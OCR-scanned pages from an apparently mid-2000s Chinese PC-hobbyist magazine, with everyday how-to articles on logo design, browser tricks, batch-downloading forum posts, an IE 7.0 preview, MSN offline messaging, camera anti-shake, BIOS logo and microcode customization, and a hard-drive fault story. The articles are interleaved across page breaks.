图6

CF [YY26]



图 2



图 3



图 4

第三步：删除多余组件，替换原有组件。在右侧Logo预览区选中不需要的组件，按Ctrl＋R组合键即可删除。也可在选中后，通过组件库，点选自己喜爱的组件，就能将原有组件替换掉了。

第四步：增加新组件。点击"物体→新建图像"命令，在弹出的"新建物体"对话框中，点选"从图库选择图形"按钮，如图3所示。接着会弹出图库窗口，里面有2000多个图形标志，你可以通过"上一页"、"下一页"翻页选择自己喜爱的图形插入到Logo中。重复以上步骤，将多个图形标志插入其中。

小提示

你还可以调节组件的大小、亮度、渐变度等属性，修改文字组件，对文字效果、颜色、渐变、变形等属性进行调整，方法和一般图形软件非常类似，这里不再赘述。

第五步：最后，输出生成Logo。所有工作完毕后，可以点击"文件→输出标志图像"命令，在弹出对话框中，选择一种合适的格式，点"保存"按钮即可。

只有商业版本才能成功输出图片，不过对于要求不高的朋友来说，最后输出的格式已经不重要，我们只需要使用SnagIt等抓图工具，把最后的预览画面抓下来，就能放到网上使用了。

网 络 大 补 贴

★成就Logo大师必看的Logo制作宝典：http://www.37d21.com/zzcn/Article_Show.asp?ArticleID=831可能是目前网上最全面的Logo制作专题了，想成为Logo制作高手的读者必读！

★国外精彩的Logo：想要做出精彩的Logo，先学习一下别人的经典作品吧！http://www.webjx.com/img/webjxcom20040720guowailogo1.rar收集了200个国外优秀网站的Logo。

★做Logo还得有素材：http://www.99edu.net/weblogo/page_01.html收集了1290个Logo素材，推荐收藏。

★PhotoShop制作Logo菜鸟教程：http://www.7880.com/Info/Article-406a2c60.html。

★学FireWorks制作动态Logo：http://www.netbei.com/Article/pic/art4/2004-09-18/20040918140605.html。

CF [YY27]

★★ 一秒钟做出网页来

■ PF

在建立网站时，常常需要建立一个简单网页用来做测试等工作。网页内容要求很简单：只需包含一些文字，包括常规的<HTML>、<HEAD>等标志就行了。用Dreamweaver等工具显然大材小用，用记事本编写又太麻烦，相对简单的办法是去找一个网页存下来，再删除多余部分。这里介绍一个超简单的办法。

第一步：打开Maxthon（不能用IE），并在"Maxthon选项→起始页→打开主页"中设置为"使用空白页"。




图 1

第二步：这时地址栏中应该显示的是"about:blank"，将"blank"替换成其他内容，然后回车。看！输入的文字进入网页了（见图1）！

第三步：将网页"另存为"一个HTML文件即可。查看一下源代码，常规信息都有（见图2）。




图 2

你知道吗

★熟悉IE的用户一般都见到过类似"Web页不可脱机使用"这样的提示，还有"取消操作"，"警告：网页已经过期"等，其实这些页面是系统早已定制好的，如果你是一位细心人，会发现对应不同提示语，在浏览器地址框中就会出现不同浏览地址，这些浏览地址的格式为：about:xxxxxxx，其实about是除http、ftp、mailto、gopher外的一个特殊协议，浏览器一旦接收到about协议的访问请求时，就会自动调用系统事先设置好的提示网页。

★妙用about打造中文域名：打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Intrnet Explorer\AboutURLs]，在右侧窗格新建一个字符串值，接着将其名字更名为要指定的网址名字，比如：CFAN，接着双击它并将其值设置为：http://www.cfan.com.cn。现在打开IE，在地址栏中键入：about:CFAN，回车就能快速访问"电脑爱好者"的网站了。

CF [YY28]

没时间看帖子?想一次把帖子全下载回来慢慢看吗?

论坛帖子随身带

★★★★

■ 四川 朱莉

泡论坛是不少菜鸟、老鸟每天的必修课。可是,对于没有足够时间在线的朋友来说,论坛上那么多好帖子放弃不看,实在是遗憾。有了“论坛抽水机”,所有帖子都可以随身携带了。这款软件不仅能批量下载论坛上的帖子,而且可以下载一些站点上的文件名有规律的文章。下载完成后,按照帖子编号保存到硬盘上,一般保存为HTML 文件格式,可以使用IE 打开观看。

两步设好“抽水点”

第一步:查找帖子。以下载电脑爱好者论坛帖子为例,打开电脑爱好者论坛http://bbs.cfan.com.cn/,访问一个需要下载的帖子,比如:http://bbs.cfan.com.cn/index.php?showtopic=213324,213324是帖子编号,每个帖子都有一个一一对应的编号。几乎所有论坛的帖子都是按照数字顺序排列的,你可以找到上次最后看的帖子,假设这个帖子就是我们上次最后看的那个。

第二步:安装并启动“论坛抽水机”,在软件主界面“网址(主机)”中输入“bbs.cfan.com.cn”,“端口”中输入“80”,“路径及文件名”中输入“/index.php”,“变量参数名称”中输入“showtopic”,“变化步长”中输入“1”。假设我们打算看从21334开始的50个帖子,就在“开始值”中输入“21334”,“结束值”中输入“21384”,如图1所示。最后,在“存盘配置”中选择存盘位置,根据你的需要完成设置,单击“下载”,“论坛抽水机”开始工作。



图1

当提示下载完成后,只要进入刚才设置的“存盘位置”文件夹中,就可以看到一个个HTM文件了,这就是我们要看的帖子,双击即可打开。

论坛抽水机小档案

u软件版本:1.9 软件大小:580KB
u软件性质:免费软件 适用平台:Windows 9x/2000/XP
u下载地址:http://www.filesee.com/bbsdown/bbsdown_setup.exe

小提示

★软件主界面的“端口”一般是80,主要根据实际情况填写;“变化步长”是指帖子编号的间隔,比如是1,2,3……这样连续的编号之间的间隔为1,步长就是1;开始值和结束值指的是您想要下载的帖子编号范围,本例就是下载最新的50个帖子。

★保存下来的帖子不包括图片,好在论坛一般还是以文字为主。另外,虽然图片无法显示,但是图片下面的链接(如“回复”、“引用”等)还是可以使用的,只要你在网上,链接都可以直接使用(见图2)。



图2

给“抽水机”加个“电门”

当输入好网站的各种属性后,按下主界面左下角的“保存配置”按钮,可以将当前的配置文件保存起来,留给今后使用。今后,只要在主界面单击“从配置文件中装载配置”框旁边的“ 览”按钮,打开一个对应的配置文件,单击“装载”,软件自动填写参数,单击“下载”开始工作。软件自带了一些论坛的配置文件,你也可以用文本编辑工具(如EmEditor)编辑一个INI文件,在http://filesee.bbs.xilu.com/论坛上可以查到更多的现成的INI文件。

小提示

有些论坛必须登录才能下载,遇到这种情况,先登录论坛,找到需要下载的帖子页面。在软件主界面,勾选“需要登录才能下载”,其他方法同上。

特殊论坛特殊设置

有些论坛的帖子构成比较复杂,包含很多个参数。通常参数之间用“?”间隔,其中有的参数是固定的,用来

微软的“鸿门宴”

——IE 7.0能给我们带来什么

■ 四川 小小

早在去年上半年，微软就宣布〞到Longhorn发布前不会再为IE提供升级〞。然而今年二月份，微软却把这句话活生生给噎了回去，比尔·盖茨在RSA会议上宣布，IE 7.0测试版本将于今年夏天推出。如此一来，今夏诞生的IE 7.0将成为继Windows XP SP2后对IE进行的又一次大动作。尽管目前微软对IE 7.0的细节抱以一贯〞守口如瓶〞的姿态，不过我们在搜寻了一些蛛丝马迹后，依然可以为即将到来的IE 7.0画个素描。

安全第一——微软“天下无贼”的理想?

不知道从什么时候开始，〞安全问题〞成了微软的头等大事，也许这是微软的宿命吧。不管是已经发布的Windows XP SP2，还是尚在加紧赶制的Longhorn，微软设计师和代码编制者都在贯彻〞性能为安全让路〞的开发思路。IE 7.0无疑会在安全性方面大做文章，主要有下面一些看点：

★IE 7.0仍将免费。

★继Windows XP SP2后，安全防护模式将被再次完全重写；

★IE 7.0中不会包含新版本的Outlook Express，新版OE会在Longhorn中出现。

★可能会将IE 7.0与微软公司今年初推出的Microsoft Anti-Spyware Service整合起来。

★IE 7.0会增加多页面 览功能（tabbed browsing），就是目前Maxthon、GreenBrowser、Opera和几乎所有第三方 览器使用的 览方式。尽管据说这种技术有被黑客利用的隐患，但是它的优越性早已被证明，微软显然不会放弃。

安全性能的改进往往涉及代码底层，普通用户由于没有直接感知而对此可能比较茫然。下面笔者举一个简单的例子：

实例：IE 7.0究竟考虑什么安全问题?

近来，有关〞网络钓鱼〞（Phishing Attacks）的案例非常之多，国内多次出现了诸如假冒银行在线网站的圈套，也有不少人〞前赴后继〞地中招。最没有〞技术含量〞的〞网络钓鱼〞方法是视觉欺骗，比如用http://www.1enovo.com冒充联想官方站（注意l和1的区别）等等。不过最近出现了一种〞新钓法〞：网络钓鱼和病毒相结合，也就是说即使用户键入的是真实网址，都可能会被引导进入假网站！这些让人头痛的问题就是留给IE 7.0的考验。

很多朋友都试用过Microsoft Anti-Spyware，其实这款软件就是在该软件的前东家Giant出品的Giant Anti-Spyware软件的基础上打上了〞Made by Microsoft〞的标签而已。如果将其提供的服务与IE 7.0结合，究竟是微软打自己的算盘，还是真正能够〞急用户之所急〞，细心的读者到时候可以留意。

实例：IE 7.0为中文域名带来生机?

如果IE 7.0对IDN(多语种域名)的支持得到重大进展，那么包括中国在内的、世界各地使用不同语言的网民将可以使用自己的语言来网上冲浪了。也许以后我们在IE地址栏中输入〞电爱〞就能直接解析到CFan的网站，而非通过第三方中文域名机构来完成这个工作。

使用特性——会出现多页面浏览功能吗?

几乎可以肯定的是，IE 7.0在用户使用特性上不会有大

表示子栏目。上例中没有固定参数，如果是有固定参数的帖子，比如帖子的URL形式为：http://bbs.xxxxx.com.cn/forum/display.asp?aa=bbbbb&id=256，那么id(也就是256)是随着帖子的不同而变化，而aa则是个固定参数，它的值始终是bbbbb，因此这类帖子在下载时还需要在〞固定参数名称1〞框中输入〞aa〞，在〞固定参数值1〞框中输入〞bbbbb〞。



图3

实例：动网论坛抓帖方法

动网论坛是现在比较流行的论坛程序，它的帖子的形式通常是这样的：http://bbs.dvbbs.net/dispbbs.asp?boardID=1&ID=903122&page=1 。其中boardID表示子栏目，page表示这个帖子的当前页，ID就是帖子编号了。遇到这类的帖子，我们就可以按照图3中方式填入参数即可。

——Just Do It

其实，我们常用的下载工具FlashGet、Net Transport等软件也可以批量下载论坛帖子，只是步骤麻烦一些。试试看，在你没有“论坛抽水机”时，也许它们能帮你！

CF [YY29]

MSN Messenger也能给离线好友留言啦!

★★ ■ ABC

1.添加离线留言机器人

MSN Messenger与QQ相比，有个不爽的地方就是无法给离线好友发消息。不过，现在终于有了解决方案，国外的http://www.offlinemessenger.com/index.php提供了给离线好友发消息的机器人服务。

第一步:打开MSN Messenger，点击菜单命令"联系人→添加联系人"，在弹出窗口中直接单击"下一步"按钮，在"请输入您的联系人的电子邮件地址"文本框中输入:offmsgr10@hotmail.com，接着按常规完成添加的后续步骤。

第二步:这样你的好友列表中会多出一个Offline Messenger



(Beta)，双击打开其聊天窗口，输入".menu"(不包含引号)，聊天窗口中会显示其命令(见图)。其中".sendmsg"就是发送离线消息的命令，使用方法为:.sendmsg 邮件地址 留言。

第三步:例如你要给123@hotmail.com这位好友发送"你好，上线后找我"的消息，应写为".sendmsg 123@hotmail.com 你好，上线后找我"(不包含引号)。你的好友上线后，这个离线消息机器人就会自动把信息发送过去。

小提示


命令中的.mirrors是列出还有哪些离线消息机器人，并显示其状态。由于现在还处于测试阶段，每个机器人只能为1000左右的人服务，所以如果在使用中发现有问题，可选择其他机器人。目前还有以下离线消息机器人:

offmsgr4@hotmail.com
offmsgr5@hotmail.com
offmsgr6@hotmail.com
offmsgr7@hotmail.com
offmsgr8@hotmail.com
offmsgr9@hotmail.com

2.Messenger Plus!的留言功能

如果你安装了Messenger Plus!，可以右击某个离线的好友，在弹出菜单中选择"Messenger Plus!扩展→设置留言"，在出现的窗口中勾选"当XXX登录时发送消息给对方"，然后在下面文本框中输入留言，这样，对方在上线后就会收到你的消息了，不过，得保证他登录时你也在线才行。

CF [YY31]



IE 7.0泄露图

规模的改进，但也会有小幅变化，比如加入呼声很高的多页面 览功能。如果真的实现，微软显然是迫于用户的需求以及对手Firefox的压力，当然大家也别指望它能提供更多的相关定制，至少远远会落后于Maxthon这些 览器。

另外一个可能实现的功能是IE对RSS的支持，这也可能只是用户的一厢情愿而已。

总结：从前文的分析来看，我们对IE 7.0的新特性有所期待，至少它会触动Firefox的神经，这于用户有益无害，希望本文对大家了解它的方向有些帮助。总的来说，IE 7.0更像是一道不得不吃的菜，不管你是否对它感兴趣，也不管它是否是一道大餐，最终它都将被微软塞到你嘴里。

附表：IE 7.0不完全档案

发布日期	2005年夏（beta）
发布方式	Windows Update
开发代号	Rincon
支持环境	Windows XP SP2、Widows Server 2003 SP1、Windows XP Professional X64、Longhorn（不再对Windows 2000提供支持）

CF [YY30]

让你的照片更清晰 DC“防抖”有绝招

★★

■ 小黑马

转眼五一黄金假日已经到了，不管是喜欢旅游，还是喜欢和朋友聚会的你，是否都与笔者一样，会用手中的数码相机(以下简称DC)将这些难忘的时刻忠实地记录下来呢？然而，在很多聚会的场所和旅游的时候，光线都不怎么好，拍出来的照片不是模糊、发虚，就是被硬硬的闪光将整个场面的气氛破坏了。有什么简单实用的〝招数〞可以既能记录当时的气氛，又能尽可能地拍出更清晰的照片呢？就相机本身来说，就有很多这样的功能。我们只要稍微变通一下，灵活使用就可以很轻易地拍出既清晰又能保存现场气氛的照片来。下面，笔者就先〝过〞三招给大家使使。

第一招:DC防抖“术”

这招很简单，只要你的相机具备Anti-Shake(防抖)和Image Stabilization(图像稳定)的防抖技术，提供这样的功能的话，轻轻按动几个键就可以在一定程度上降低机身抖动对拍摄的影响。目前，拥有这种技术和功能的DC有不少，且价格也不高。如佳能的PowerShot S1 IS、柯尼卡美能达的A1/A2/A200、尼康的Coolpix8800、还有松下新近推出的FX/FZ系列相机等都具备防抖动的功能。但要注意的是，开启防抖功能后，快门速度并不会提升，其提升的只是成片率。也就是说，假设开启防抖动功能之后能提升2档快门速度的成片率的话，当你的快门速度是在1/16秒时，开启了防抖动功能之后，你所拍摄出来的成片(可以理解为清晰的照片)张数与总拍摄张数的比例，将会与1/60秒时的成片率相当。而一般来说，开启防抖动功能之后，都能提升2～3档的成片率。

小提示

开启了防抖功能之后，会明显增加DC的耗电量，因此在不使用时别忘了将该功能关闭。




图1

如图1，只要轻按一下〝IS〞的开关按钮，即可打开佳能PowerShot S1 IS的防抖动功能。该功能采用佳能移相型光学图像稳定技术(shift-type optical Image Stabilizer technology，简称IS)，当镜头内的陀螺仪侦测到微小的运动(抖动)时，通过补偿镜片组，根据镜头的运动方向及位移量加以负补偿，从而有效克服因相机振动产生的图像模糊。



图2

如图2所示，按下防抖动功能按钮之后，柯尼卡美能达 DiMAGE A1所具备的Anti Shake CCD防抖动技术即被打开。当检测到图像有抖动时，CCD整体就会水平(垂直)移动来进行负补偿，从而消除抖动所造成的影响。

第二招:连拍必杀技

顾名思义就是利用DC的连拍功能，拍摄时一次按下快门按钮不松手，对拍摄对象进行连续的画面捕捉，并生成多幅照片，再从其中挑选出最清晰的一幅保存。由于在这个连续拍摄的过程中，拍摄者不需要再对相机有任何操作，所以拍摄者能更容易地保持拍摄姿势和控制呼吸频率，降低震动对拍摄的影响。再加上连拍生成多幅照片，在一定程度上大大增加了拍摄的成功率。不过，在使用这一招的时候会耗费存储卡的大量存储空间，所以建议大家把连拍张数控制在5张以内，并根据场景的重要性进行连拍，同时配备256MB以上的大容量存储卡以保证拍摄对存储空间的需要。

小提示

一些数码相机标称的连拍张数很高，但实际上，由于存储卡写入数据的过程需要一定时间来处理，因此，尽量采用高速存储卡才能保证连拍的性能。

如图3，开启连拍模式后，在LCD取景器上会有相应的图标提示。

另外，一些厂商也在相机中加入了类似的功能，如尼康的CoolPix 3700系列DC所提供的BSS(最佳拍摄选择)功能，实际上也是利用了这种连拍防抖动的原理来实现的(只不过这种模式只有在选择很小的分辨率时才能实现)。




图 3




图 4

如图 4，在菜单中开启 BSS 功能之后，用户每按下一次快门就会自动连拍多幅照片，并由程序自动选择其中一副锐度最好(也就是最清晰)的保留。

第三招:左右互搏

这一招主要是通过选择正确的 DC 拍摄模式，并根据环境光线状况、个人经验判断，对快门、ISO(感光度)等进行主观性的设定，通过整体协调和牺牲画面亮度的方式去获得更清晰的画面，从而达到防抖动的目的。这个听起来好像很复杂，但实际操作起来却很简单。首先将 DC 的拍摄模式设定为快门优先，并在 1/25～1/80 秒快门速度范围内选择一个你所能控制的快门速度(多尝试几次就能找到)，然后将 ISO 调整为 100。这样，DC 的设定就算基本完成了。而

名词解释

欠曝:简单来说就是画面整体的曝光不足，直接表现出来的就是画面亮度不够。

快门优先(Shutter Priority):是 DC 上的一种半手动拍摄模式，通常用 S 或 TV 来标识。它和大家常用的 AUTO 和 P 档拍摄模式不一样，它能让用户根据需要自如调整快门速度 。

ISO:就是感光度，它决定了感光器件对光线的敏感程度。ISO 值越高，其感光器件的敏感度越高。如在同等光线条件下，ISO 为 100 时的快门速度会比 ISO50 的高很多。但对于一般的消费级 DC 来说，能上到 100 的 ISO 值已经很不错了，再高的话，画面上就可能会满布噪点、惨不忍睹了。


在拍摄的时候，我们还要主动地根据 LCD 取景器上的明亮变化去调整快门速度，并不断地在拍摄清晰度与正常曝光之间进行衡量、取舍。而取舍的原则就是先确保在尽可能清晰的前提下，尽量让画面的曝光正常一些，以保证欠曝部分的画面细节在经过 Photoshop 调整后也能再现出来。



图 5

如图 5，将转盘拨动到 TV 档，即开始使用快门优先拍摄模式

用这招拍出来的照片，大部分都会有欠曝的问题，但这个问题我们可以用后期处理来补救。Photoshop、PhotoImpact、ACDSee等工具都是很好的后期处理工具，就拿Photoshop来说，只要按下 Ctrl+L 即可调出"色阶"调整面板，拖动直方图下的滑块即可对照片的明亮关系进行调整。



如图 6，调整时要注意画面预览的效果

火速链接

《谈谈"防抖"》(http://www.cphoto.com.cn/emag/2004-11/p158.htm)一篇刊登在《中国摄影》杂志关于相机防抖技术的文章，对目前应用最广的光学防抖和CCD防抖技术进行了分析介绍。

《各施各法:数码相机防抖技术一览》(http://publish.it168.com/2004/0910/20040910007201.shtml)这篇文章不仅对松下、佳能、柯尼卡美能达、奥林巴斯等品牌所拥有的防抖动技术分别进行了介绍，还提供了很详尽的相关产品信息链接。

CF [YY32]

■ 天津　王磊

★★★

硬派讲堂之特色刷新主板BIOS

本文可以帮你学到

- 修改开机画面
- 修改开机信息
- 修正CPU辨识问题

，大家好，在上一期的“硬派讲堂”中我为大家介绍了如何刷新主板BIOS，那么本期我们将理论结合实际，为大家讲讲如何修改主板BIOS的开机LOGO和开机信息。

普通计算机在启动时屏幕上都会出现“能源之星”的LOGO，很多主板厂商也把它换成了自己的品牌标志。其实，也可以把EPA标志换成自己的名字或者喜欢的图案。用软件把里面的LOGO文件换掉，把改好的BIOS文件写进FLASH ROM里。

AWARD BIOS修改开机画面

1.准备工作

除了BIOS刷新软件AwdFlash和BIOS修改软件CBROM外，我们还需要相应主板的BIOS文件。

2.实战演练

制作一张Windows 98启动盘，把刚刚下载回来的主板BIOS、BIOS刷新软件AwdFlash、BIOS修改软件CBROM一起拷贝到一个目录中。然后用该启动盘启动计算机，进入DOS。

步骤一：输入“CBROM BIOS.bin /D”后(这里BIOS.bin为主板BIOS文件名，它和CBROM在同一文件夹内)，见图1。




图1

图1框中所示为BIOS LOGO开机图片，从中可以看出，这些文件为OTHER模块。而主板的LOGO显示是根据计算机使用的CPU类型来显示不同LOGO的，如你使用P4 CPU，它就会显示P4的LOGO。

步骤二：由于BIOS需要根据CPU型号调用相应的LOGO图片，因此，这个图片必定要有对应的地址，才可正常调用。只要弄清楚主板所安装的CPU及其调用的图片，就可以将我们自己做的LOGO图片，加入到对应的OHTER模块中即可。

首先，删除对应的LOGO选项，如我们要删除OHTER(404E:0000)模块，只要执行“cbrom bios.bin /other 404E:0000 release”，然后将我们制作好的图片，执行“cbrom bios.bin /other 404E:0000 LOGO.BMP”按原来的地址正确加入即可，见图2。最后将修改好的BIOS文件，按照上次教的刷新主板BIOS方法，写入主板BIOS即可。




图2

小提示

开机LOGO用的是分辨率为136×126的黑白单色位图，BMP文件格式，文件大小尽可能的控制在10KB以内。

AMI BIOS修改开机画面

1.准备工作

这里将会用到AMIBCP，然后开始制作开机画面所需的PCX格式图片。因为AMI BIOS支持彩色的全屏开机画面，所以我们先用Windows画图工具制作一幅640×480点阵，256色的BMP文件，但体积必须小于64KB。然后再用Photoshop把它转化为PCX格式文件，最后将该文件保存到存放BIOS文件及AMIBCP的同一目录下。

2.实战演练

在AMI BIOS中，有两个模块文件和全屏开机画面有关，一个是“Graphic Logo Code”(全屏画面的处理程序)，另一个是“Graphic Logo Data”(全屏图形文件)。

步骤一：执行AMIBCP，程序会提示你输入BIOS的文件名，正确输入BIOS文件的全称后结果见图3。进入AMIBCP软件的主菜单，用方向键移动光标到“Configure BIOS Features”选项。在Configure SETUP Data中，选择Advance CMOS Setup，把Initial Display Mode的默认值由BIOS改为Silent，见图4。打开全屏开机画面的设置开关，这样一开机就会显示你的个性全屏开机画面。



图3



图4

步骤二：返回主菜单，将光标移动到第三项“Edit

BIOS Modules"(BIOS 模块编辑)，选择进入后找到 33 号模块"Graphic Logo Date"，它就是全屏幕图形文件模块，整个模块的最左边数字是模块的序号，接下来分别是模块名、原文件大小、在文件包中的大小、地址信息。

将光标移动到"Graphic Logo Date"模块上，按空格键，在弹出的输入栏中填写 PCX 文件名，这样可以备份出原 BIOS 中的开机画面文件，然后在该项上按"Insert"键，并输入新制作的 PCX 图标文件名。此后，软件会提示你加入模块的代码类型，用"PageUp"或"PageDown"上下转换，找到"33 号 Graphic Logo Date"，然后保存 BIOS 文件退出。最后再将修改好的 BIOS 文件刷入到主板 BIOS 中就大功告成了！

修改开机信息

计算机在启动的一瞬间，会出现一段信息称为"BIOS Message"，显示的是有关主板的相关信息，但即便是同一厂家的主板，也会因为型号的不同而显示截然不同的 BIOS Message，那么能不能把我们喜欢的信息加入到开机信息呢？当然可以！

1.准备工作

MODBIN.EXE 是 Award 公司提供的一个用来修改 BIOS 设置的软件，我们用它可以修改 BIOS 设置中的菜单项和主板型号(使用程序：MODBIN6.EXE、AwdFlash.EXE)。

2.实战演练

新建一个目录，并把刚才用 AwdFlash 备份出来的 BIOS 备份文件 YS.bin、MODBIN6.EXE、AwdFlash.EXE 拷贝到这个目录下，接下来在 DOS 中运行 MODBIN6，并读入 BIOS 文件 YS.bin，见图 5。




图 5

选择"Change BIOS Message"项，开始对"BIOS Message"进行编辑。在编辑文字时，可以用方向键来移动光标，用"Del"或"Backspace"删除文字，"Insert"键则可以切换"Insert"或"Replace"模式。最后选择第一个选项"Update File"(更新 BIOS 文件)，进行该操作会保存修改的结果并自动退出 Modbin6。接下来，把修改好的 BIOS.BIN 刷到主板 BIOS 里，重新启动计算机，就可以看到你刚才修改的结果了。

修改主板 BIOS，让老主板辨识新 CPU

随着 CPU 型号的不断增多。相对老一些的主板在更换新型号 CPU 后就会出现一些不能正确识别的问题！除了更新相应厂商所提供的最新 BIOS 外，我们还可以手动修改 BIOS 中的 CPU 识别代码，让我们的老主板识别更多类型的 CPU。

1.准备工作

我们需要一个 BIOS 刷新软件 AwdFlash 和一个 BIOS 修改软件 CBROM(如果你的主板用的是 AMI 或其他厂商的 BIOS 那么请用相应的软件进行操作)。另外，我们还需要到一个主板大厂官方网站上下载一个可以支持你所要更换 CPU 的主板 BIOS 文件，如：技嘉、华硕等。

2.实战演练

步骤一：我们要把刚刚下载回来的主板 BIOS、BIOS 刷新软件 AwdFlash、BIOS 修改软件 CBROM 一起拷贝到一个目录中。然后在实 DOS 下进入这个目录并执行"C:\CBROM xxx.bin/d"来显示整个 BIOS 文件的结构(注：其中 xxx.bin 是笔者刚刚下载的主板 BIOS 的文件名)，见图 6。

从图 6 中我们看到新 BIOS 文件中的"Micro Code Information"显示了它所支持的 CPU 的封装形式和 CPU 的代码。另外，还可以明显的看到第二项，也就是"CPU micro code"(微处理器代码)。在"Micro Code Information"里所显示的内容其实是被存储在第二项的文件里。我们要做的就是把新 BIOS 文件中的 CPU 代码部分提出来，再重新添加到旧的 BIOS 中去。




图 6

图 6 中看到的 cpucord.bin 文件，就是的源文件，我们需要把它从 BIOS 中分离出来。执行"CBROM cpucord.bin/isa extract"然后根据系统提示，输入 cpucord.bin 保存提取出来的微处理器代码。(注：这里一定要用原文件名，以便以后的操作。)

步骤二：执行"C:\CBROM YS.bin /d"显示整个 BIOS 文件的结构(YS.bin 是老主板的 BIOS 文件)。

跟着执行"CBROM YS..bin /cpucode cpucord.bin"命令，用刚才提取的 cpucord.bin 文件将老 BIOS 文件中的 cpucord.bin 文件覆盖，把新的微处理器代码添加到文件名为 YS.bin 的 BIOS 文件中。

最后，将修改后的 BIOS 文件——YS.bin 刷新到主板上就可以了！

好了，今天的课就先到这里，这期的作业是：

1.如何修改 BIOS 文件？用什么工具可以做到？

2.什么是微处理器代码？在 BIOS 文件里，该怎么找到？

3.AMI BIOS 的开机 LOGO 图片的格式要求是怎样的？

完成后发到我的邮箱：mart@cfan.com.cn

小提示

刷新 BIOS 具有一定的危险，动手前请做好准备。一旦刷新失败，请参考（http://www.r8r8.com/bios/bios.htm）文章进行修复。

CF [YY33]

差点被电源线“谋杀”的硬盘

★★

■ 梦幻笑容

硬盘会被电源线〝谋杀〞？不会吧！然而，这却是真真切切地发生在笔者机器上，险些被〝谋杀〞的是一块几乎全新的三星80GB硬盘。

某日，笔者的机器突然死机了，而且在死机的同时，机箱面板上的硬盘指示灯一直红红的亮着。反复开机，情况依然如此。当时，第一反应就是操作系统崩溃了，接下来就是重装系统、驱动、软件等常规性的恢复操作。然而，即使是在恢复阶段，也出现了好几次相同的死机现象。

根据经验判断，这一定不是软件的问题，所以笔者拆开电脑机箱，对CPU、内存、显卡等关键部件进行了检查和替换，结果均不是这些部件的问题。

正在迷惑之时，电脑又死机了。而这个时候，从硬盘所在方位传来一点不太正常的声音。为了验证是不是硬盘的问题，笔者在重启电脑之后，进入BIOS检测硬盘，却怎么也检测不到硬盘。完了！是不是硬盘坏了啊？重新开机，再检查一次却又能检测到硬盘了。估计是数据线的问题，笔者马上找来了一根硬盘数据线，替换了原来的数据线，但故障依然如故。

想到前面听到的硬盘声音，那确实是一种类似于硬盘电机反复启动的声音，这里面肯定有文章！于是，笔者将耳朵尽可能的贴近这块硬盘，不错，那确实是硬盘的电机在反复地进行启动时发出的声音。用手摸了摸硬盘盘体，盘体振动怎么这么大啊，而且以前这块硬盘在工作时是很安静的，而现在却颇像以前的迈拓〝钻石六代〞硬盘那样发出〝狂吼〞声。

